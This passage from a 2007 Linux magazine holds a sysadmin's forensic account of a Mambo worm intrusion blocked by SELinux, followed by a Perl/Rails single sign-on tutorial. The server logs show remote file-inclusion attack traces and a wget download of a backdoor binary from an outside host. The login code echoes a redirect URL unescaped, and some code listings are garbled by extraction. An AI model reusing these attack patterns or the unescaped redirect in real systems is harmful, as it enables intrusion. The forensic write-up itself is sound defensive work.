[ ...output trimmed ]

```

vulnerable hosts, rather than working through a list of hostnames.

The modification time on the cback file was Feb 5, 2005. That was probably the modification time of the file on the remote system that wget retrieved. wget normally resets the modification time of

Listing 5. Investigating File Timestamps

```

$ for x in atime access status use; do
> echo -n "$x "
> ls -l --time=$x /tmp/cback
> done
[rbulling@targetbox ~]$ for x in atime access status use mtime; do
> echo -n "$x " ; ls -l --time=$x /tmp/cback
> done
atime -rwxr--r--  1 apache apache 13901 May  6 11:33 /tmp/cback
access -rwxr--r--  1 apache apache 13901 May  6 11:33 /tmp/cback
status -rwxr--r--  1 apache apache 13901 May  4 07:52 /tmp/cback
use -rwxr--r--  1 apache apache 13901 May  6 11:33 /tmp/cback

```

files it downloads to match their original modification times. Listing 5 shows how to interrogate all the timestamps on a file.

The cback binary probably was created at 07:52 AM on May 4, corresponding to the wget command injection attack. That was the last time the file attributes were modified. Although UNIX does not allow you to retrieve the true creation time of a file, the status time often can stand in for that. The other times correspond to the times of my own initial investigations of the cback file. If I had been more careful, I could have done this ls command before reading the cback file at all, so that the atime, access and use times would have been those the attacker had set.

What Hit Me?

Because this looked like a worm attacking Mambo, a search on “mambo worm” on Google found references to the attack, including articles from *ComputerWorld*, *Outpost24*, F-Secure and Bugtraq (see Resources).

The Mitre Common Vulnerabilities and Exposures Project provides a dictionary of known vulnerabilities. It has a brief abstract of the characteristics of the vulnerability with references to security mailing lists and Web sites that confirm the problems. Searching for “mambo” on www.cvv.mitre.org yielded a couple-dozen known vulnerabilities—one of which (CVS-2005-3738) relates to mosConfig_absolute_path, one of the seriously mangled variables in the request URL.

After reading up on recent malware activity surrounding Mambo, I saw that the attack vector probably was closely related to the Net-Worm.Linux.Mare.d worm strain described in the news reports and vulnerability databases. However, some of the names of executables in the attack that hit targetbox were slightly different from the attack executables named in the vulnerability reports.

Safety Precautions and Forensic Evidence

To run these security analysis tools in the safest way possible, you need to disconnect the computer in question from all networks and boot from known good media before attempting to analyze the intrusion. That way, any remaining attack programs will not be able to attack other machines on your network, and intruders will not interrupt your investigation by interacting with the machine. You won't be able to use the system while you analyze the intrusion, and it may

take time to put together an analysis toolkit that will work on a rescue disk. Although this takes more time and preparation than running the analysis tools on a running system that might be compromised, it gives a higher level of assurance that a compromise will not spread to other machines on your network.

Making a backup copy of the entire disk to a removable drive also is a good idea. You could use a command such as this to do the job:

```
# dd if=/dev/hda1 of=/mnt/removable-drive/disk.img bs=512k
```

You then can mount and analyze the backup using the loop device (see “Disk Images under Linux” in the Resources section). It’s probably faster and easier to analyze the original system, but it’s nice to have this backup for forensic purposes.

In an ideal world, you could do this the moment you realize an attack has succeeded. However, sometimes you have to assess the severity of the compromise and balance that against the time and resources you have available.

Figuring Out the Damage Done

It looks like whoever broke in could have read or written to any file available to the apache user. This would include the PHP configuration file for Mambo that had a MySQL database user name and password in it. I changed that password just to be sure that the intruder could not use it to attempt further privilege escalation.

Fortunately for me, this was only a test installation, so to prevent future exploits, I removed the Mambo installation completely. I also could have attempted to upgrade the software to remove the vulnerability.

When a user account is compromised, you need to face the danger that the attacker could gain access to the superuser (root) account. If an attacker gets root, it can make it much more difficult to recover from an attack. Most of the time, you need to re-install the operating system from known good media and carefully and selectively audit and restore software configurations. Attackers who manage to get root access often install a rootkit—software that hides itself from casual inspection and offers a remote control

Listing 6. chkrootkit Output

```
# chkrootkit -q
/usr/lib/firefox-1.0.4/chrome/.reregchrome
/usr/lib/firefox-1.0.6/chrome/.reregchrome
/usr/lib/jvm/java-1.4.2-ibm-1.4.2.3/jre/.systemPrefs
/usr/lib/jvm/java-1.4.2-ibm-1.4.2.3/jre/.systemPrefs/
↳.system.lock
/usr/lib/jvm/java-1.4.2-ibm-1.4.2.3/jre/.systemPrefs/
↳.systemRootModFile
/usr/lib/firefox-1.0.8/chrome/.reregchrome
/usr/lib/firefox-1.0.7/chrome/.reregchrome
/usr/lib/perl5/5.8.5/i386-linux-thread-multi/.packlist
/usr/lib/perl5/vendor_perl/5.8.5/i386-linux-thread-multi/
↳auto/mod_perl/.packlist
/usr/lib/jvm/java-1.4.2-ibm-1.4.2.3/jre/.systemPrefs
INFECTED (PORTS: 465)
```

SELinux provides additional access controls beyond those traditionally provided in the UNIX security model.

Listing 7. Web Server Error Logs Showing Attack Traces

```
[Thu May 04 07:52:24 2006] [error] [client 10.9.233.25]
File does not exist: /var/www/html/mambo
[client 10.9.233.25] PHP Warning:
main(http://ess.trix.net/therules.dat):
failed to open stream: HTTP
request failed! HTTP/1.1 404 Not Found\r\n in
http://172.16.31.57/cmd.gif?/includes/HTML_toolbar.php on line 13
[client 10.9.233.25] PHP Warning: main(): Failed opening
'http://ess.trix.net/therules.dat' for inclusion
(include_path='.:usr/share/pear') in
http://172.16.31.57/cmd.gif?/includes/HTML_toolbar.php on line 13
[client 10.9.233.25] PHP Notice: Undefined variable: pro4 in
http://172.16.31.57/cmd.gif?/includes/HTML_toolbar.php on line 69
[ ...output trimmed ]
[client 10.9.233.25] PHP Notice: Undefined variable:
SERVER_SOFTWARE in
http://172.16.31.57/cmd.gif?/includes/HTML_toolbar.php on line 112
[client 10.9.233.25] PHP Notice: Undefined variable:
SERVER_VERSION in
http://172.16.31.57/cmd.gif?/includes/HTML_toolbar.php on line 112
--07:52:24-- http://172.16.31.57/cback
=> `cback`
Connecting to 172.16.31.57:80... connected.
HTTP request sent, awaiting response... [Thu May 04 07:52:25 2006]
[error] [client 10.9.233.25] File does not exist: /var/www/html/cvs
200 OK
Length: 13,901 (14K) [text/plain]

0K ..... 100% 110.90
KB/s

07:52:27 (110.90 KB/s) - `cback` saved [13901/13901]

sh: ./cback: Permission denied
[client 10.9.233.25] PHP Notice: Undefined variable: ch_msg in
http://172.16.31.57/cmd.gif?/includes/HTML_toolbar.php on line 202
[ ...output trimmed...]
[client 10.9.233.25] PHP Fatal error: Cannot redeclare safemode()
(previously declared in
http://172.16.31.57/cmd.gif?/includes/HTML_toolbar.php:129) in
http://172.16.31.57/cmd.gif?/includes/footer.php on line 129
```

Running chkrootkit can give you some extra peace of mind when you know an attacker has penetrated your defenses, even though its checks are not conclusive.

back door or other malicious features. Fortunately, a program called chkrootkit (from chkrootkit.org) can help scan for active rootkits. Listing 6 shows the output of chkrootkit in quiet mode on targetbox.

The chkrootkit program checks for and analyzes various files that rootkits and worms commonly leave behind. It warns about hidden files in unexpected places and services running on ports that malware often uses. A quick inspection revealed that the hidden files this listed were all harmless. The INFECTED warning on port 465 was a false alarm, because this computer was running a

Web server that listens for https on port 465. In this case, analyzing the chkrootkit output did not reveal a real rootkit problem. Running chkrootkit can give you some extra peace of mind when you know an attacker has penetrated your defenses, even though its checks are not conclusive.

The Good News

The server ran SELinux using the targeted policy at the time of the attack. The audit log message that originally sounded the alarm that all was not well was an access denied message. The Web server error log provided more detail in the form of the output of the injected shell code, including the wget session and the access denied message resulting from the attempted execution of wget, as shown in Listing 7.

SELinux prevented the cback executable from running, saving targetbox from the next stage of the worm.

Newer versions of Mambo close the hole that the attacker exploited, so I could install a new version without being vulnerable to the same exploit.

Lessons Learned

Many of the tools required to analyze an attack are already a core part of all modern Linux distributions. Combined with the power of modern search engines and the public disclosure of known vulnerabilities, you can often determine a good deal of information about the nature of an attack.

Installing something from source code to test it out, then leaving it on a publicly available computer made the system vulnerable. That this test installation lived in the document root of the main virtual host on the Web server made it even more exposed and vulnerable to discovery by worms.

Many PHP-powered systems have installation instructions that essentially tell you to unarchive the software somewhere inside the document root of a Web server, then modify some configuration files. You often cannot use the same type of clean operating-system-wide packaging for PHP systems, as each installation uses a distinct set of PHP templates. It took about 11 months between installing Mambo and the attack, during which time I did not update the software at all.

Using yum or apt-get to update Mambo would help keep it up to date. When I started investigating Mambo, I could not find RPM packaging for it, though third parties have created RPMs for Mambo since then. Operating system vendors and software authors need to work on better mechanisms for automatic software maintenance of Web systems.

SELinux really saved the day, preventing the exploit program from running. Without the protection of SELinux, this easily could have turned into a root compromise requiring a much more extensive analysis and recovery effort. ■

Richard Bullington-McGuire is the Managing Partner of PKR Internet, LLC, a software and systems consulting firm in Arlington, Virginia, specializing in Linux, open source and Java. He also founded The Obscure Organization, a nonprofit organization that promotes creativity and community through technology. He has been a Linux sysadmin since 1994. You can reach him at rbullington@pkrinternet.com.

Resources

SELinux: www.nsa.gov/selinux

Mambo: www.mamboserver.com

Red Hat SELinux Guide: www.redhat.com/docs/manuals/enterprise/RHEL-4-Manual/selinux-guide

ComputerWorld Article on the Mambo Worm: www.computerworld.com/securitytopics/security/story/0,10801,108868,00.html?source=x73

Outpost24 Article on the Mambo Worm: www.outpost24.com/ops/delta/FrameIndex.jsp?page=/ops/delta/news/News.jsp%3FXID%3D1157%26XVCLANGUAGEID%3D

F-Secure Worm Report: www.f-secure.com/v-descs/mare_d.shtml

Bugtraq on Mambo Vulnerabilities: archives.neohapsis.com/archives/bugtraq/2006-02/0463.html

Common Vulnerabilities and Exposures Dictionary: www.cve.mitre.org

Common Vulnerabilities and Exposures Mambo Issue: www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-3738

"Disk Images under Linux": www.mega-tokyo.com/osfaq/Disk%20Images%20Under%20Linux

Mambo RPM Packages: dag.wieers.com/packages/mambo

Hear Yourself Think Again!



WhisperStation™ **Cool... Fast... Silent!**

For 64-bit HPC, Gaming and Graphic Design Applications

Originally designed for a group of power hungry, demanding engineers in the automotive industry, WhisperStation™ incorporates two dual core AMD Opteron™ or Intel® EM64T™ processors, ultra-quiet fans and power supplies, plus internal sound-proofing that produce a powerful, but silent, computational platform. The WhisperStation™ comes standard with 2 GB high speed memory, an NVIDIA e-GeForce or Quadro PCI Express graphics adapter, and 20" LCD display. It can be configured to your exact hardware specification with any Linux distribution. RAID is also available. WhisperStation™ will also make a system administrator very happy, when used as a master node for a Microway cluster! Visit www.microway.com for more technical information.

Experience the "Sound of Silence".

Call our technical sales team at 508-746-7341 and design your personalized WhisperStation™ today.



Microway
Technology you can count on™

Role-Based Single Sign-on with Perl and Ruby

Single sign-on dictated by user roles with Perl and Ruby. ROBB SHECTER

Portland, Oregon, is a city that takes pride in managing its resources wisely. So, maybe it's natural that this article describes how to make computer resources and legacy CGI scripts much more manageable. This is accomplished by an elegant, easy-to-build system that provides benefits in three different areas. For starters, it gives programmers a one-line solution for controlling access to any script. Meanwhile, on the back end, it provides administrators with a friendly Web-based application for managing access. Finally, and maybe most important, the system creates an experience for end users that's logical and simple. For example, people are required to log in only once when they first attempt to access a protected script. Afterward, they'll have uninterrupted access to any other protected areas if they're authorized to enter.

Here's a little bit of context to see why this kind of system might be needed. I work at Lewis & Clark College, nestled in 137 deeply wooded acres. While I sit on one end of campus with the aroma of wet Douglas Fir trees drifting in through the window, our Web applications are increasingly being used by staff members in new ways and in far-flung locations. We have an excellent LDAP-based authentication system that's managed by IT. People can log in to dozens of different applications, from many places on the hilly campus with their one user name and password. The programmers have well-tested Perl and PHP libraries that tie into this system.

You might be wondering, So what's the problem? Why build another layer on top of something that's working? And actually, for a long time, there was no need. The existing setup was just fine. But over time, we began having growing pains, coming from several sources.

The number of Perl CGI applications for internal users has been growing steadily. These apps are increasingly tailored for very specific tasks and are intended to be used by only a small group of people.

These legacy applications were developed over a period of years by many different developers. Although they each used the LDAP system described above, they handled sessions, cookies and access in different ways.

A whole set of new scripts required protected access for certain user groups. We had no good way of keeping track of or managing who would be able to access what.

As a software engineer, my first thought was to create a small reusable library of some kind so that code wouldn't be duplicated. I would write the code for logging in and session management just once and use it in many places. But, before I got started, I realized there were a couple deeper issues I should address.

We ought to handle and support the notion of *roles* directly. Up to this point, our software had focused on *users*, the actual people who would be using the software. But in fact, our users each have many roles, and one role may be performed by many people as well.

The existing scripts combined two distinct functions that




Figure 1. System Architecture



Figure 2. Database Schema

would be better kept separate: authentication and authorization. Authentication is the process of determining whether users are who they say they are. Authorization is the process of deciding should user X be able to do thing Y?

Building the Solution

The plan for the new system features three independent pieces: a database containing the knowledge of users and their roles, a Ruby on Rails application for administrators to manage the database, and a set of adapter libraries for each application programming environment in use. For our scenario, I wrote a Perl module to connect our legacy applications to the new framework (Figure 1).

The Back End

It was fairly simple to create an appropriate knowledge base for this project. We used MySQL, but any relational database supported by both Ruby on Rails and Perl would be fine. The database schema is the standard solution for handling a many-to-many relationship (Figure 2). The `admin_users` table is simply a list of user names. Simple inclusion in the table doesn't grant a user any rights. It provides only the possibility for that user to be linked with roles. Similarly, the `admin_roles` table enumerates and describes only the roles that users may or may not be assigned to. I included a description field so that administrators could document the intended use of a role. In this simple schema, a role name might be office manager or news editor.

While the first two tables are essentially static, the final table, `admin_roles_admin_users`, captures the dynamic information about which users have been assigned to which roles. For each instance of a particular user having a particular role, a new record will be created in this table. This kind of schema is very pure and flexible, but the flipside is that it makes it nearly impossible to enter data by hand, and somewhat of a chore to write an application to manage it. This is where Ruby on Rails comes in.

Front End #1: a Management Application

Ruby on Rails (RoR) shines in the area of database applications that need to provide CRUD (Create, Retrieve, Update, Delete) functionality. It was a simple and easy task to get our database management application up and running (Figure 3). Plenty of good tutorials are available for creating a basic RoR Web application, so in this article I describe only the necessary customizations. As it turned out, there weren't many.

The first thing to note is that I carefully chose the names of the tables and columns to comply with Ruby on Rails naming conventions (Figure 2). This turned out to be a bit tricky; I couldn't find a single source for all the conventions and their implications. In this situation with a join table (`admin_roles_admin_users`), it was important to concatenate the names in alphabetical order and not to include an id column.

The main customization necessary was to tell RoR about the many-to-many relationship. This was accomplished with a single line added to `admin_role.rb`:

```
class AdminRole < ActiveRecord::Base
  has_and_belongs_to_many :admin_users
end
```

and an equivalent one in `admin_user.rb`:

```
class AdminUser < ActiveRecord::Base
  has_and_belongs_to_many :admin_roles
end
```

With these changes, RoR could work with the data correctly and maintain all the proper relationships. In order actually to display and edit the join information, a bit more work was required in the view and controller classes (see Resources). When finished, I had nice screens, such as the one shown in Figure 4.

With the administrative application in place, we could begin populating the database. But for this information actually to be used, an adapter would have to be written for our Perl/CGI runtime environment.

Front End #2: a Perl/CGI Adapter

I'm a big fan of declarative (as opposed to procedural) programming, when it can be used. What does this mean? Well, one way to check for authorization might look like this:

```
my $username = $auth->current_user;
if (! $username) {
  # Handle the login form
} elsif (! $auth->user_has_role($username, news editor)) {
  # Show error message and exit
}
```

Sure, that could be simplified a bit—for example, by implementing a `current_user_has_role()` method. But it's still procedural, telling the computer what to do. Instead, we can reduce this to one line by telling the computer (declaring) what we *want*:

```
$auth->require_role(news editor);
```

This `require_role()` method means this role is required to get any further, and it gives a very simple guarantee: execution will proceed




Figure 3. Admin Application. Role Listing



Figure 4. Admin Application. Editing a Role

beyond this point only if the current user should be able to. If the user 1) already has logged in and 2) has the given role, then `require_role()` will simply return and the script will continue executing normally. Otherwise, the `$auth` object will take whatever steps are necessary to first authenticate and then either grant or deny access to users based on their assigned roles.

This makes a lot of things easier. For application programmers, it means they don't have to worry about how the `$auth` object does its job. Nor do they have to worry about whether they got their `ifs` and `elsifs` written correctly. All they need to worry about is what role is appropriate for that script. It was honestly a lot of fun to implement the `Auth.pm` Perl module and watch so much happen with so little effort required by the application programmer. Figure 5 is a flowchart that shows what happens when `require_role` is invoked.

Concretely, my implementation required only four short files:




Figure 5. Auth.pm Flowchart

- Auth.pm: the gatekeeper for the system. It implements the business logic of checking first for authentication and second for authorization.
- login.tt2 (using Template Toolkit): renders a login form with embedded hidden values to keep track of the originally requested destination page. The results of the login attempt are sent to auth_login.cgi.
- auth_error.tt2: renders an error page, letting users know that they don't have the required authorization to access the script.

- auth_login.cgi: responsible for the simple task of authenticating the user and restarting the access checking. In our case, it connects to the LDAP system and looks to see if the given login information is correct. If it is, then this fact is saved in a session/cookie, and the originally requested CGI script is re-executed.

Here are the most important sections of each file:

- auth.pm: The heart of this module is the require_role() method. It contains the control logic for the whole process. In my implementation, I use CGI.pm in the OO style, so I pass it in as a parameter. Notice how the use of return vs. exit controls the user's experience:

```

sub require_role {
#
# Ensure that the user is logged in and has the
# specified role.
#
my $self = shift;
my $role = shift;
my $cgi = shift;

if (! $role) {
confess("No role was specified");
}
if (! $cgi) {
confess("No CGI object was given");
}

my $uname = $self->get_authentication_info();
if ($uname) {
# The user has been authenticated.
if ($self->user_has_role($uname, $role)) {
# Success - continue.
return;
} else {

```

```

# Failure - the user does not have
# the specified role.
$self->_display_error_page($cgi);
exit;
} else {
# The user has NOT been authenticated.
$self->_display_login_page($cgi);
exit;
}
}

```

- login.tt2: Template Toolkit is an awesome way to create HTML pages. I could have achieved the same thing with a here document in Perl, but this is much cleaner. It also allows the template to be executed from both Auth.pm and auth_login.cgi.

```

<p>Please login to access <b>[% target_page %]</b></p>
<form method="POST" action="/cgi-bin/auth_login.cgi">
<table>
<tr>
<td>User name:</td><td><input name="username"></td>
</tr>
<tr>
<td>Password:</td><td><input name="password" type="password"></td>
</tr>
<tr>
<td colspan="2" align="right">
<input type="hidden" name="target_url" value="[% target_url %]">
<input type="hidden" name="target_page" value="[% target_page %]">
<input type="submit" value="Login">
</td>
</tr>
</table>
</form>

```

```

[% IF error_message %]
<p style="color: #ff0000">
<b>[% error_message %]</b>
</p>
[% END %]

```


- auth_login.cgi: finally, here is the key section from the login form handler. This is a very simple script:

```

if (&ldapauth($name, $pass)) {
# Success: Create a session, and
# redirect to the target page.
&create_session($name);
print "<html><head>";
print '<meta http-equiv="refresh" content="0:url=' . $target_url . "'>';
print "</head></html>";
} else {
# Failure: Re-display the login form with an
# error message.
print $q->header;
&redisplay_page("Login failed: password incorrect.",
$target_page,
$target_url);
}

```

Growing a World of Linux Professionals



We at the Linux Professional Institute believe the best way to spread the adoption of Linux and Open Source software is to grow a world wide supply of talented, qualified and accredited IT professionals.

We realize the importance of providing a global standard of measurement. To assist in this effort, we are launching a Regional Enablement Initiative to ensure we understand, nurture and support the needs of the enterprise, governments, educational institutions and individual contributors around the globe.

We can only achieve this through a network of local "on the ground" partner organizations. Partners who know the sector and understand the needs of the IT work force. Through this active policy of Regional Enablement we are seeking local partners and assisting them in their efforts to promote Linux and Open Source professionalism.

We encourage you to contact our new regional partners listed above.

Together we are growing a world of Linux Professionals.



Stable. Innovative. Growing.

With all the pieces in place, we're ready to go. Here's a simple Perl CGI script that we want to try to protect:

```
#!/usr/bin/perl
use CGI;
my $q = CGI->new();
print $q->header;

print <<EOF;
<html>
<body bgcolor="#ee3333">
  <p align="center" style="color: white">This
    is a TOP SECRET page.</p>
</body>
</html>
EOF
```

It creates the output shown in Figure 6. But, now let's modify it to use the new framework:

```
#!/usr/bin/perl
use CGI;
use Auth;

my $q = CGI->new();

my $a = LC::Auth->new;
$a->require_role( 'top-secret stuff', $q);

print $q->header;
print <<EOF;
<html>
<body bgcolor="#ee3333">
  <p align="center" style="color: white">This
    is a TOP SECRET page.</p>
</body>
</html>
EOF
```

After making this simple change, reloading the browser now shows the same URL, but instead of the top-secret contents, we see a login form (Figure 7). Logging in correctly will do several things in the blink of an eye: send the information to `auth_login.cgi`, which will verify it, and then store the logged-in state in a session; redirect to the initial page, which will re-execute `require_role()`, which now finds the session, verifies role membership with the MySQL database; and then returns, allowing the script to display the content. But, as far as users are concerned, after submitting the login form, their application simply appears.

Conclusion

This simple collection of a few short Web scripts provides a surprising array of benefits. Login functionality is factored out into a reusable module for Web scripts. Users and roles are now understood by the system. Authorization is separated from authentication. Single sign-on is provided, because one session/cookie is checked by all scripts. The functionality is language- and environment-independent. Easy-to-add custom login templates provide a seamless user experience. And, changes in role assignments take effect in real time, because the role database is consulted every time a script is invoked.

I see this as the payoff for putting in a little bit of time up front to




Figure 6. Unprotected Page




Figure 7. Login Form

investigate the problem, and plan a good solution. Another factor that contributed to this project's success is the use of Ruby on Rails for back-end data management. I envision that in the future, we'll have suites of application components such as this that adapt to the needs of our users on the front end. And behind the scenes, we'll quickly deploy management applications with tools such as Rails. ■

Robb Shecter is a software engineer at Lewis & Clark College in Portland, Oregon. He's responsible for Web application development and software engineering processes. He's particularly interested in programming languages and software design. He can be reached at robb@clark.edu.

Resources

A Many-to-Many Tutorial for Rails by Jeffrey Hicks (9/4/2005):
jricks.net/Projects/rails/has_many_and_belongs_to_many.pdf

Rails Framework Documentation: api.rubyonrails.com

Register by July 16, 2007, and save!

16th USENIX SECURITY SYMPOSIUM

Boston, MA
August 6–10, 2007

A five-day tutorial
and refereed technical
program for security
professionals,
system and network
administrators,
and researchers

CO-LOCATED WORKSHOPS

2007 USENIX/ACCURATE Electronic
Voting Technology Workshop
(EVT '07), August 6

First USENIX Workshop on Offensive
Technologies (WOOT '07), August 6

DETER Community Workshop on
Cyber Security Experimentation and
Test 2007 (DETER 2007), August 6–7

2nd USENIX Workshop on Hot Topics
in Security (HotSec '07), August 7

2nd Workshop on Security Metrics
(MetriCon 2.0), August 7

2 DAYS OF IN-DEPTH TUTORIALS TAUGHT BY INDUSTRY EXPERTS, INCLUDING:

- Dan Geer on “Measuring Security”
- Marcus Ranum on “How to Think About Computer Security”

KEYNOTE ADDRESS

Steven Levy, *Senior Editor and Columnist, Newsweek*, on “How
the iPod Shuffled the World as We Know It”

TECHNICAL PROGRAM

23 refereed papers and 1 panel on the best new research,
including privacy, cellular network security, and authentication

INVITED TALKS BY EXPERTS, INCLUDING:

- “Computer Security and Voting,” by David Dill, *Stanford University*
- “Window Vista Content Protection,” by Peter Gutmann, *University of Auckland, New Zealand*


access-list 101 deny ip any any

USENIX

www.usenix.org/sec07/lj

Amazing Free Distributions Abound

Tales of a month's worth of a free distro shopping spree.



Nick Petreley, Editor in Chief

I went on a distro shopping spree this month to see what's out there. Okay, it wasn't a shopping spree, per se, because the only money I spent was for blank disks and download/install time. But, I tried a whole bunch of distributions to get a picture of where Free (as in beer) Linux is today.

Despite its many quirks and how annoying it can be to get multimedia working on some systems, Kubuntu is still my favorite. I now run both Kubuntu 7.04 x86 and 7.04 AMD64 as my standard desktops. Why both? I run x86 because there are some things you can't do on the AMD64 version. I run the AMD64 version just for the heck of it.

Kubuntu is, of course, the KDE spin-off of Ubuntu, which is GNOME-based. I ran Ubuntu on my server for almost two years. I switched to Kubuntu recently only because the Kubuntu install disk was easier to find when I replaced the main disk on my server. If I had been more diligent that day, I would have downloaded the server version of Ubuntu and used that.

Ubuntu now has more spin-offs than *Happy Days*. For those of you who remember that *Happy Days* was itself a spin-off of

